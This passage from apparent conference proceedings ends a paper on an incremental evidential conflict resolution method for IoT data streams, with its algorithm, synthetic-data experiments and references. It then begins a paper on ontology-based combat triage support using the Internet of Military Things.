$$\begin{cases} m_i^{\Theta,T=t}(T) &= \frac{TP_i^{T=t} - FN_i^{T=t}}{TP_i^{T=t} + FN_i^{T=t} + C_{cautious}} \\ m_i^{\Theta,T=t}(D) &= 0 \\ m_i^{\Theta,T=t}(R) &= \frac{2FN_i^{T=t}}{TP_i^{T=t} + FN_i^{T=t} + C_{cautious}} \\ m_i^{\Theta,T=t}(T, D, R) &= \frac{C_{cautious}}{TP_i^{T=t} + FN_i^{T=t} + C_{cautious}} \end{cases} \quad (19)$$

- **Case 2:**  $TP_i^{T=t} \leq FN_i^{T=t}$ :

$$\begin{cases} m_i^{\Theta,T=t}(T) &= 0 \\ m_i^{\Theta,T=t}(D) &= \frac{FN_i^{T=t} - TP_i^{T=t}}{TP_i^{T=t} + FN_i^{T=t} + C_{cautious}} \\ m_i^{\Theta,T=t}(R) &= \frac{2TP_i^{T=t}}{TP_i^{T=t} + FN_i^{T=t} + C_{cautious}} \\ m_i^{\Theta,T=t}(T, D, R) &= \frac{C_{cautious}}{TP_i^{T=t} + FN_i^{T=t} + C_{cautious}} \end{cases} \quad (20)$$

We now show how the I-ECRM can effectively address the computational requirements of processing and dealing with data streams introduced in Section 6.2. First, the I-ECRM makes a single scan (one-pass) through the streaming datasets since it is obvious that the proposed incremental method process the provided information pieces only once. Second, the I-ECRM uses a limited memory space to process the whole data streams because it only exploits a size of memory space equivalent to the size of the evidential source reliability mass functions as well as only one chunk of the provided information pieces at any time  $t$  in the stream. Third, the I-ECRM processes the streaming datasets in short time since the algorithm computes and then reports the objects' correct values online, which is in effect much shorter than the computation time of the batch unsupervised evidential conflict resolution method. Finally, the proposed incremental method can capture and handle any changes in the behavior of the sources. This is ensured by the decay parameter which allows the fusion system to gradually forget about the sources' old interactions and mainly focus focus on the current interactions.

## VI. EXPERIMENTAL EVALUATION

In this section, we report and analyze the initial experimental results of the proposed I-ECRM on some instances of synthetic datasets. The obtained experimental results demonstrate that our proposed incremental evidential method can achieve a good efficiency-effectiveness trade-off. We first introduce the overall experiment settings in subsection VI-A, and then we present and discuss the experimental results in subsection VI-B.

---

**Algorithm 1:** Incremental Evidential Conflict Resolution Method I-ECRM
 

---

**Input :** Streaming dataset  $\{D^{T=0}, D^{T=1}, \dots, D^{T=t}, \dots\}$   
 where:  $D^{T=t} = \{m_{i \in \{1,2,\dots,N\}, j \in \{1,2,\dots,M^t\}}^{\Omega, T=t}\}$ .  
 A cautious parameter  $C_{cautious}$ .  
 A decay parameter  $\lambda$ .

**Output:** The set of all  $\hat{H}_{j \in \{1,2,\dots,M^t\}}^{T=t}$  representing the correct values of objects  $o_{j \in \{1,2,\dots,M^t\}}^{T=t}$ .

```

1 begin
2   // Init of parameter using  $D^{T=0}$ :
3   Compute  $m_{j \in \{1,2,\dots,M^0\}}^{\Omega, T=0}$  by means of Murphy method [16].
4   Find  $\hat{H}_{j \in \{1,2,\dots,M^0\}}^{T=0}$  by means eq 7.
5   Compute  $m_{i \in \{1,2,\dots,N\}}^{\Theta, T=0}$  by means of eq 12 or eq 13.
6   while new streaming dataset  $D^{T=t>0}$  is arriving do
7     // Correct value mass function computation:
8     Compute  $m_{j \in \{1,2,\dots,M^t\}}^{\Omega, T=t}$ 
9     // Correct values decision making:
10    Find  $\hat{H}_{j \in \{1,2,\dots,M^t\}}^{T=t}$  by means of eq 15.
11    // Evidential source reliability updating
12    foreach source  $s_i$  in the set of all sources  $S$  do
13      // 1. Compute  $TP_i^{\Delta t}$  and  $FN_i^{\Delta t}$ :
14      foreach object  $o_j^t$  in the set of all objects  $O^t$  do
15        Compute  $m_{i,j}^{\Psi, \Delta t}$  of  $m_{i,j}^{\Omega, T=t}$  with regard to the categorical mass function  $m_j^{\Omega, T=t}(\hat{H}_j) = 1$  by means of equation 8.
16      end
17       $TP_i^{\Delta t} = \sum_{j=1}^M m_{i,j}^{\Psi} (C)$ 
18       $FN_i^{\Delta t} = \sum_{j=1}^M m_{i,j}^{\Psi} (\bar{C})$ 
19      // 2. Compute  $TP_i^{T=t}$  and  $FN_i^{T=t}$ :
20       $TP_i^{T=t} = \lambda \cdot TP_i^{T=t-1} + TP_i^{\Delta t}$ 
21       $FN_i^{T=t} = \lambda \cdot FN_i^{T=t-1} + FN_i^{\Delta t}$ 
22      // 3. Compute the reliability  $m_i^{\Theta, T=t}$ :
23      if  $TP_i^{T=t} \geq FN_i^{T=t}$  then
24        Estimate  $m_i^{\Theta, T=t}$  using equation 19.
25      else
26        Estimate  $m_i^{\Theta, T=t}$  using equation 20.
27      end
28    end
29  end
30 end
```

---

### A. Experimental setting

1) *Datasets:* In order to show the benefit of the I-ECRM over the unsupervised conflict resolution method, we use the synthetic dataset generator developed by Waguih et al. [17] to produce some instances of synthetic datasets. This dataset generator was developed in order to generate and simulate a wide range of real-world situations where the behaviors of the information sources can be controlled and configured in terms of a set of parameters such as coverage, reliability level, conflicting information, to name a few.

2) *Methods in comparison:* We evaluate the performance of the I-ECRM with regard to the batch unsupervised evidential conflict resolution method (U-ECRM) and the native voting method where the correct value is the one which is supported by the majority of the sources.

3) *Evaluation metric:* we use the following metrics to evaluate the performance of the proposed methods:

**Precision rate:** We use the precision rate to evaluate the effectiveness of the proposed methods. A highest precision rate implies a better and a more effective method.

**CPU time:** We use the CPU time to evaluate the time efficiency of the proposed evidential conflict resolution method. A shorter CPU time implies a faster and a more efficient method.

**Space usage:** We use the memory space occupation of the proposed methods to evaluate the space efficiency. A smaller memory space occupation implies a more space efficient method.

4) *Environment:* To ensure the implementation of our method, we have developed our incremental evidential conflict resolution Matlab R2010a. We have further conducted our experiments on PC 8GB RAM, Intel(R) core (TM) i2CPU 2.30GHz, and windows 10 installed.

### B. Experimental results

We begin by setting the scale parameters of our considered scenario as follows: we set the number of sources to 60, and the number of possible values for each object to 4. We also select the uniform distribution for the distribution of the distinct values per object. In addition, we configure the source coverage to follow the exponential distributions. Furthermore, we select 80-pessimistic distributions for the ground truth distribution. As for the number of objects, we change this parameter from 1,000 to 10,000 objects with increments of 1000 objects. The key idea behind varying this parameter is to evaluate the effect of changing the number of object in the effectiveness and the efficiency of the proposed conflict resolution methods.

Based on the above setting, we generate 20 synthetic datasets for each experiment of a specific number of sources. In order to reduce the randomness of the dataset generation process, the evaluation metrics of each considered conflict resolution method is computed as the average of these 20 generated datasets included in the dataset of the same number of objects.

To simulate the scenario of streaming dataset, we consider that every time  $t$  a chunk containing the information pieces






Figure 2. The evaluation of the precision of the considered method with regard to the number of objects.

about 50 objects are arriving to the fusion system. In this case, we should process each time 50 objects by the considered conflict resolution methods.

We first start by comparing the effectiveness of the I-ECRM with regard to the batch unsupervised evidential conflict resolution method and the trivial voting method. Then, we provide the time and space efficiency analysis of the considered methods.

*Effectiveness results:* Figure 2 plots the precision of the considered conflict resolution methods on the synthetic dataset. As can be seen in Figure 2, the precision of the considered methods quickly increase in the beginning when more objects are involved. However, these precision values become on average approximately constant after the number of objects is greater than 1000. Also, it can be observed that the unsupervised evidential conflict resolution method is the most effective method, followed by the I-ECRM. This latter method performs only slightly worse than the former one. In the opposite, the voting method is the less effective method. This is due to the fact that this trivial method does not consider the reliability of the source while determining the correct value of each object.

*Time efficiency results:* Figure 3 plots the CPU time of the considered conflict resolution methods on the considered synthetic dataset. The results obtained from Figure 3 show that the voting method is the most time efficient, followed by the I-ECRM. When processing 10,000 objects, the voting and incremental methods take around 0.7 seconds and 5.5 seconds respectively. The unsupervised evidential conflict resolution method is the less time efficient as it needs to make several iterations over the entire datasets. Its CPU time increases quickly as more objects are involved, which exceeds 1,000 seconds when processing 6000 objects. Accordingly, the unsupervised evidential conflict resolution method is not appropriate for processing and analyzing streaming datasets or datasets with massive volumes.

It is worth mentioning that when new chunks of information




Figure 3. The evaluation of the processing CPU time efficiency of the considered conflict resolution methods with regard to the number of objects.

pieces arrive over time, the voting and I-ECRM need only to process these new coming chunks. Therefore, Their CPU time relies only on the size of the chunk to be processed. On the other hand, the supervised evidential conflict resolution method needs to process the entire dataset each time a new chunk arrives. Thus, its CPU time depends on the size whole dataset.

*Space efficiency results:* Figure 4 plots the memory space used by the considered conflict resolution methods to process the synthetic dataset. As can be seen from Figure 4, the voting method has the lowest memory consumption, as it is a method that processes each time only one object and its corresponding provided information pieces. Thus the voting method is considered as the most space efficient. The second most space efficient method is the I-ECRM. This incremental method cache only the newly arrived chunk of information pieces each time. Moreover, it needs to cache additional information concerning the evidential source reliability mass functions (the model parameters). Finally, the worst space efficient method is the supervised evidential conflict resolution method which is the most space consuming. This is due to the fact that this method needs to cache the complete streaming dataset in memory (the old as well as the newly arrived streaming chunks).

## VII. CONCLUSION

In this paper, we addressed the challenging problem of resolving information conflict in the case where the sources' provided information pieces are continuously arriving at the fusion system in the form of streaming datasets. This problem is very important because recent years have witnessed a huge range of online IoT applications that need to process data streams. To deal with this problem, we proposed and developed an incremental evidential conflict resolution method that is able to resolve the evidential conflict among sources by jointly and incrementally estimating the evidential source




Figure 4. The evaluation of the processing memory space efficiency of the considered conflict resolution methods with regards to the number of the objects.

reliability mass function of each information source and discovering the correct value of each object among the set of all possible values. This incremental method works under the constraints of a single scan of the streaming data, real-time processing fashion, and a limited memory space usage. The proposed method was empirically evaluated by using synthetic datasets in order to verify its efficiency and effectiveness. The obtained results show that the proposed incremental evidential method has a nice efficiency-effectiveness trade-off.

#### BIBLIOGRAPHY

- [1] L. Da Xu, W. He, and S. Li, "Internet of things in industries: A survey," *IEEE Transactions on industrial informatics*, vol. 10, no. 4, pp. 2233–2243, 2014. [Online]. Available: <http://dx.doi.org/10.1109/TII.2014.2300753>
- [2] J. Gubbi, R. Buyya, S. Marusic, and M. Palaniswami, "Internet of things (iot): A vision, architectural elements, and future directions," *Future generation computer systems*, vol. 29, no. 7, pp. 1645–1660, 2013. [Online]. Available: <http://dx.doi.org/10.1016/j.future.2013.01.010>
- [3] H. Sundmaeker, P. Guillemin, P. Friess, and S. Woelfflé, Eds., *Vision and Challenges for Realising the Internet of Things*. Luxembourg: Publications Office of the European Union, 2010. [Online]. Available: <http://dx.doi.org/10.2759/26127>
- [4] M. Wang, C. Perera, P. P. Jayaraman, M. Zhang, P. Strazdins, R. Shyamsundar, and R. Ranjan, "City data fusion: Sensor data fusion in the internet of things," *International Journal of Distributed Systems and Technologies (IJ DST)*, vol. 7, no. 1, pp. 15–36, 2016. [Online]. Available: <http://dx.doi.org/10.4018/IJ DST.2016010102>
- [5] Y. Qin, Q. Z. Sheng, N. J. Falkner, S. Dustdar, H. Wang, and A. V. Vasilakos, "When things matter: A survey on data-centric internet of things," *Journal of Network and Computer Applications*, vol. 64, pp. 137–153, 2016. [Online]. Available: <http://dx.doi.org/10.1016/j.jnca.2015.12.016>
- [6] A. P. Dempster, "Upper and lower probabilities induced by a multivalued mapping," *The annals of mathematical statistics*, pp. 325–339, 1967.
- [7] G. Shafer et al., *A mathematical theory of evidence*. Princeton University Press, 1976, vol. 1.
- [8] A. Bossae and B. Solaiman, *Information Fusion and Analytics for Big Data and Iot*. Norwood, MA, USA: Artech House, Inc., 2016.
- [9] P. Smets, "Decision making in the tbm: the necessity of the pignistic transformation," *International Journal of Approximate Reasoning*, vol. 38, no. 2, pp. 133–147, 2005. [Online]. Available: <https://doi.org/10.1016/j.ijar.2004.05.003>
- [10] B. Khaleghi, A. Khamis, F. O. Karray, and S. N. Razavi, "Multisensor data fusion: A review of the state-of-the-art," *Information Fusion*, vol. 14, no. 1, pp. 28–44, 2013. [Online]. Available: <https://doi.org/10.1016/j.inffus.2011.08.001>
- [11] M. M. Gaber, A. Zaslavsky, and S. Krishnaswamy, "Mining data streams: A review," *SIGMOD Rec.*, vol. 34, no. 2, pp. 18–26, Jun. 2005. [Online]. Available: <http://doi.acm.org/10.1145/1083784.1083789>
- [12] J. Gama, *Knowledge discovery from data streams*. CRC Press, 2010.
- [13] W. Cherifi and B. Szafranski, "An unsupervised evidential conflict resolution method for data fusion in iot," *Submitted to IoT-ECAW'17*.
- [14] M. A. Maloof and R. S. Michalski, "Incremental learning with partial instance memory," *Artificial intelligence*, vol. 154, no. 1-2, pp. 95–126, 2004. [Online]. Available: <http://dx.doi.org/10.1016/j.artint.2003.04.001>
- [15] A. Bifet and R. Kirkby, "Data stream mining a practical approach."
- [16] C. K. Murphy, "Combining belief functions when evidence conflicts," *Decision support systems*, vol. 29, no. 1, pp. 1–9, 2000. [Online]. Available: [https://doi.org/10.1016/S0167-9236\(99\)00084-6](https://doi.org/10.1016/S0167-9236(99)00084-6)
- [17] D. A. Waguih and L. Berti-Equille, "Truth discovery algorithms: An experimental evaluation," *CoRR*, vol. abs/1409.6428, 2014. [Online]. Available: <http://arxiv.org/abs/1409.6428>

# Combat triage support using the Internet of Military Things

Michał Dyk  
Faculty of Cybernetics  
Military University of Technology  
Warsaw, Poland  
michal.dyk@wat.edu.pl

Mariusz Chmielewski  
Faculty of Cybernetics  
Military University of Technology  
Warsaw, Poland  
mariusz.chmielewski@wat.edu.pl

Andrzej Najgebauer  
Faculty of Cybernetics  
Military University of Technology  
Warsaw, Poland  
andrzej.najgebauer@wat.edu.pl

**Abstract**—Triage on the battlefield is a very challenging task. Life of the wounded soldiers depends on the efficiency of this process and there is still lack of supporting solutions. This paper presents a new approach for using Internet of Military Things in combat triage. We propose an ontological approach to evaluate soldiers' health state and information framework which allows first responders and commanders to query the sensor network for needed information. Some simulation experiments were conducted, which results show that the proposed method can be applied in highly distributed and heterogeneous environment of the smart devices on the battlefield.

## I. INTRODUCTION

**T**RIAGE of casualties is important part of the modern military operations. It is a proven method of providing medical care in situations where available resources are not sufficient. It is also a process which gives commanders information about troops ability to accomplish the mission. In this paper we propose a method for supporting combat triage process using devices connected into Internet of Military Things. Its goal is to monitor and provide information about soldiers health status for commanders and medical support like field medics. An important feature of this method is that it is information-centric, so user can define information need and the role of the smart devices is to fulfil this need. All processing of the raw data is done in distributed environment of the sensors network. Using this method triage process can be conducted with different types of sensors which monitor different vital signs of soldiers, and user does not need to be an medical expert to analyse readings.

## II. COMBAT TRIAGE

In a healthcare *triage* is a process of categorizing criticality of patient's condition [1]. The person responsible for triage performs a brief, focused assessment and assigns the patient a triage acuity level, which is a proxy measure of how long an individual patient can safely wait for a medical screening examination and treatment [2]. Such process is conducted especially when the demand for medical care overwhelms the available resources. In such cases first responders perform triage of casualties to ensure that they receive treatment in ordered way, depending on their health status.

Civilian and combat triage has a lot in common. Both of them refer to crisis situations and use similar methods. For instance, in the USA, The National Association of Emergency Medical Technician's (NAEMT) adopts a military Tactical Combat Casualty Care (TCCC) course to train civilian Emergency Medical Services (EMS) [3]. However there are some factors which make differences between civilian and combat triage. According to TCCC [4], those are:

- Hostile fire,
- Darkness,
- Environmental extremes,
- Different wounding epidemiology,
- Limited equipment,
- Need for tactical maneuver,
- Long delays to hospital care,
- Different medic training and experience.

All those factors cause that the combat triage, in many cases, is more challenging than civilian one. Especially first responders, medics and patients themselves are under constant threat. It is also worth pointing out that during combat operations, the patient is only part of the mission, where in civilian setting patient is the mission. That is why the combat triage has, in fact, three goals [4]:

- 1) Treat the casualty.
- 2) Prevent further casualties.
- 3) Complete the mission.

NATO's AJP-4.10(A) standard [5] defines situation in which triage should be conducted as a Mass Casualty (MASCAL) situation in which an excessive disparity exists between the casualty load and the medical capacities locally available for its management. In such situation principle of treatment may, mainly at the onset of the medical response, change from one based on the individual needs of each patient to one based on the greatest good for the greatest number. That is why NATO standard defines following triage priorities:

- 1) *Immediate Treatment* (Group T1). To consist of those requiring emergency care and life-saving surgery. These procedures should not be time-consuming and should concern only those patients with high chances of survival.
- 2) *Delayed Treatment* (Group T2). To consist of those in

need of surgery, but whose general condition permits delay in surgical treatment without unduly endangering life.

- 3) *Minimal Treatment* (Group T3). To consist of those with relatively minor injuries who can effectively care for themselves or who can be helped by untrained personnel.
- 4) *Expectant Treatment* (Group T4). This group comprises of patients who have received serious and often multiple injuries, and whose treatment would be time-consuming and complicated, with a low chance of survival. If fully treated they make heavy demands on medical manpower and supplies. Until the MASCAL situation is under control, they will receive appropriate supportive treatment. The extent of treatment will depend on available supplies and manpower and may involve the use of large doses of narcotic analgesics. For these patients every effort should be devoted to their comfort, and the possibility of survival with even alarming injuries.

Triage and especially its combat version is a very challenging task, where proper diagnosis and classification of patients are crucial. All decisions must be taken within a very short time and with maximum certainty. Triage is also a continuous process, which means that even when all casualties are prioritized, they need to be monitored constantly, because they state may change. All these challenges cause that there is a great need for triage support.

#### A. Information framework

In the presented method a user, which might be commander or field medic or any other person involved in triage process, can define information need which should be fulfilled by the smart sensors. Depending on the situation on the battlefield, number of commanded soldiers, combat intensity and mission goals such need might be different. That is why we propose flexible approach in which responses of the system are not predefined, but rather network of devices works as a kind of information search engine, however restricted to the triage domain.

To describe an information need we use the infon theory proposed by Keith Devlin [6]. Infons are *items* of information. In its basic form it can be understood as a fact that some objects  $a_1, \dots, a_n$  are in some relation  $R$ . It is formally defined as follows:

$$\sigma = \ll R, a_1, \dots, a_n, i \gg \quad (1)$$

where  $R$  is an  $n$ -place relation and  $a_1, \dots, a_n$  are objects appropriate for  $R$ . Element  $i$  is called *infor polarity* and takes value 1 if objects  $a_1, \dots, a_n$  are in fact in relation  $R$  and 0 otherwise. Infor description can be extended by adding elements which describe spatial  $l$  and temporal  $t$  location:

$$\sigma = \ll R, a_1, \dots, a_n, l, t, i \gg \quad (2)$$

Having that it is possible to indicate that given objects are in relation  $R$  at location  $l$  and/or time  $t$ .

Infons are atomic items of information which are used to build more complex sentences called *situations* [7]. According

to the Devlin's theory, situations are natural source of information about the world. Only in particular situation one can state that given infon is factual. To denote that some infon  $\sigma$  is an item of information that is true of situation  $sit$  the following notion is used:

$$sit \models \sigma \quad (3)$$

It should be read as " $sit$  supports  $\sigma$ ". Situation  $sit$  in this case is not a part of the real world. We call it an abstract situation which is a mathematical construct. Of course there is an intuitive sense in which to every real situation corresponds an abstract one. Abstract situation in such context is a set of infons:

$$\{\sigma \mid sit \models \sigma\} \quad (4)$$

The construct of abstract situation gives a framework to describe situations in a formal manner on a desired level of complexity. For every real situation it possible to define more or less sophisticated description using infons. Situations may be "static", which means that they involve one spatial and temporal location (or a number of contemporary spatial locations) or they may be "dynamic" which means that they are spread over a time sequence of locations.

As long as abstract situation is just a mathematical construct, some restrictions should be imposed. The most important is the *coherence*. An abstract situation  $sit$  is said to be *coherent* if it satisfies the following three conditions:

- 1) for no  $R, a_1, \dots, a_n$  is the case that:

$$sit \models \ll R, a_1, \dots, a_n, 1 \gg$$

$$sit \models \ll R, a_1, \dots, a_n, 0 \gg;$$

- 2) if for some  $a, b$  it is the case that:

$$sit \models \ll same, a, b, 1 \gg$$

then  $a = b$ ;

- 3) for no  $a$  is it a case that:

$$sit \models \ll same, a, a, 0 \gg.$$

From this point we can say that the need for information can be formally described by an abstract situation using presented notation of infons. To make such description as flexible as possible it is important to introduce parameters into infons. Each infon can be parametrized using one of the basic types:

- *TIM* : the type of temporal location;
- *LOC* : the type of a spatial location;
- *IND* : the type of an individual;
- *REL* : the type of an relation;
- *POL* : the type of polarity (i. e. the 'truth values' 0 and 1).

Those types of parameters correspond to the cognitive abilities of the smart devices which allow them to individualize uniformities of the world at the basic level. For each object  $x$  there is at least one type such that  $x$  is of that type. For example, if  $t$  is temporal location, then  $t$  is of type *TIM*. Having that it is possible to construct more generic infons like:

$$\sigma = \ll atPosition, \dot{p}, l, 1 \gg \quad (5)$$

which 'says' that some individual  $\dot{p} : IND$  is at some position  $l$ . Naturally there is need for some mechanism, which assigns values for parameters. From mathematical point of view such role play *anchors*. Formally an anchor for set  $A$  of parameters is a function defined on  $A$  which assigns to each parameter  $T_n$  in  $A$  an object of type  $T$ . For previously presented infon we can write:

$$\sigma = \ll atPosition, f(\dot{p}), l, 1 \gg \quad (6)$$

where  $f(\dot{p})$  return an individual which, in fact, is at position  $l$ . In presented method the devices connected into IoT act like anchors, so their responsibility is to populate parametric infons with data relevant to the situation which they observe. In other words, they need to answer whether given abstract situation is actual or not. Abstract situation  $sit$  is considered actual if:

- $sit$  is coherent situation,
- whenever  $sit \models \ll R, a_1, \dots, a_n, 1 \gg$  then in the real world it is really the case that  $a_1, \dots, a_n$  stand in relation  $R$ ,
- whenever  $sit \models \ll R, a_1, \dots, a_n, 0 \gg$  then  $a_1, \dots, a_n$  really do not stand in the relation  $R$ .

By using presented framework it is possible to build different information needs. Some examples, in terms of triage, are shown below:

- 1) Is *Soldier1* in condition *immediate*?
  - *Information need*:  
 $sit' \models \ll immediate, Soldier1, \dot{x} \gg$
  - *Response*:  
 $sit \models \ll immediate, Soldier1, 1 \gg$
- 2) What is the state of *Soldier1*?
  - *Information need*:  
 $sit' \models \ll \dot{r}, Soldier1, 1 \gg$
  - *Response*:  
 $sit \models \ll delayed, Soldier1, 1 \gg$
- 3) Which soldiers are in state *minimal treatment*?
  - *Information need*:  
 $sit' \models \ll minimal, \dot{h}, 1 \gg$
  - *Response*:  
 $sit \models \ll minimal, Soldier1, 1 \gg$   
 $\wedge \ll minimal, Soldier2, 1 \gg$   
 $\wedge \ll minimal, Soldier5, 1 \gg$

Important in this approach is that, the user does not need to know what kind of sensors are used for soldiers health state monitoring. Devices are responsible for analysing the need, identifying which object/properties are important and answering the question. It means that devices must have some cognitive capabilities and understand (at least in terms of given domain) what they observe. We propose an ontology as a method for handling device's knowledge.

#### B. IoT triage ontology

In order to perform classification with the system we have designed a problem solving ontology which represents some of the domain concepts of sensor and medical domains. The




Fig. 1. Sensor Data processing path deliver seven stage combat triage evaluation proces classifying given battlespace object

utilization of ontology model forms terminology and model constraints on which a triage knowledge base is formulated. In presented system, the knowledge base utilizes Description Logic and First Order logic [8] reasoning techniques delivered by the Pellet reasoner [9]. Knowledge base supported by the reasoning mechanisms deliver model consistency check of instance base (data) ensuring valid relations between data instances, performing classification tasks for instance data and executing rules to infer new facts in the knowledge base. These tasks have been used as tools solving the problem of classifying health state of an individual based on the sensor data measuring stimuli. Implemented in otology concept definitions as well as rules perform data classification tasks evaluating sensor data introduced within the system. The evaluation process takes preliminary data package and confronts the data with "evaluation rules" which analyse specific characteristics of data (discrete or continuous in nature), in order to aggregate and produce information about the inspected (monitored) object. In order to perform the analysis rules contain evaluation or decision predicates. The predicates determine if calculated characteristic contains useful information in context of evaluated object and the environment, e.g. photoplethysmography sensor data containing photoplethysmogram can be processed to evaluate heart rate, which depending on the object's age, physiological stamina can determine, the stress level, exhaustion and health state. The ontology in that matter offers a set of rules which interpret sensor data (inertial, biomedical) in order to evaluate object's characteristics in context of current health state. The Combat Triage Ontology delivers means to produce more than one predicate based on one instance of SensorDataPackage, which can help to evaluate sensor






Fig. 2. Main concepts and relations in Combat Triage Ontology formulating basic terminology for diagnosing Object state based on the sensor data analysis

data in context of a health state but also other monitored object's characteristics. The next stage of processing is aimed at evaluating the ObjectState based on the series of associated SensorDataPackages. ObjectState concept holds several DL constructors, which assign to each and every ObjectState the ObjectStateDomain value. The ObjectStateDomain is a nominal concept (enumeration) which holds evaluation statuses for any monitored object. The evaluation status can be understood as an outcome of evaluation process produced by the reasoning mechanism. The classification mechanism in the knowledge base is iteratively performing sensor data analysis after which instances of ObjectState are evaluated and linked with adequate ObjectStateDomain value. The ObjectStateDomain concept provides detailed taxonomy leading towards HumanStateDomain, TriageHumanStateDomain and further specialized according to AJP-4.10.A standard (AJP-4.10A-TriageHumanStateDomain), S.M.A.R.T. (S.M.A.R.T-TriageHumanStateDomain). Depending on the Object type and aim of object's state evaluation the reasoner is able to evaluate particular ObjectState with status taken from the AJP-4.10A combat triage standard. Having such result the reasoner is able to evaluate instances of SensorDataPackages, engage a set of rules which produce information about given monitored Object, confront sensor information with the context in which the Object is found with respect to the environment (e.g. combat mission, medical treatment, etc.).

The knowledge base utilizes also built-in semantic mapping between enumerated values. This feature is useful for mapping purposes, in which well-defined concept or an instance has a corresponding entity - synonym or entity of very similar semantics. In case of Combat Triage Ontology semantic mapping has been used to map various triage standards and approaches between each other. Using owl axiom owl:sameAs (for individuals) and owl:equivalentTo (for concepts) we have been able to map AJP-4.10.A triage statuses with the S.M.A.R.T. methodology statuses and more found in crisis management methodologies.

To ensure efficiency of classification, a decision was made to restrain the concept list. This ensures model readability




Fig. 3. Combat Triage Ontology core concepts and object properties formulating available associations between instance data




Fig. 4. Combat Triage Ontology core concepts and object properties formulating available associations between instance data

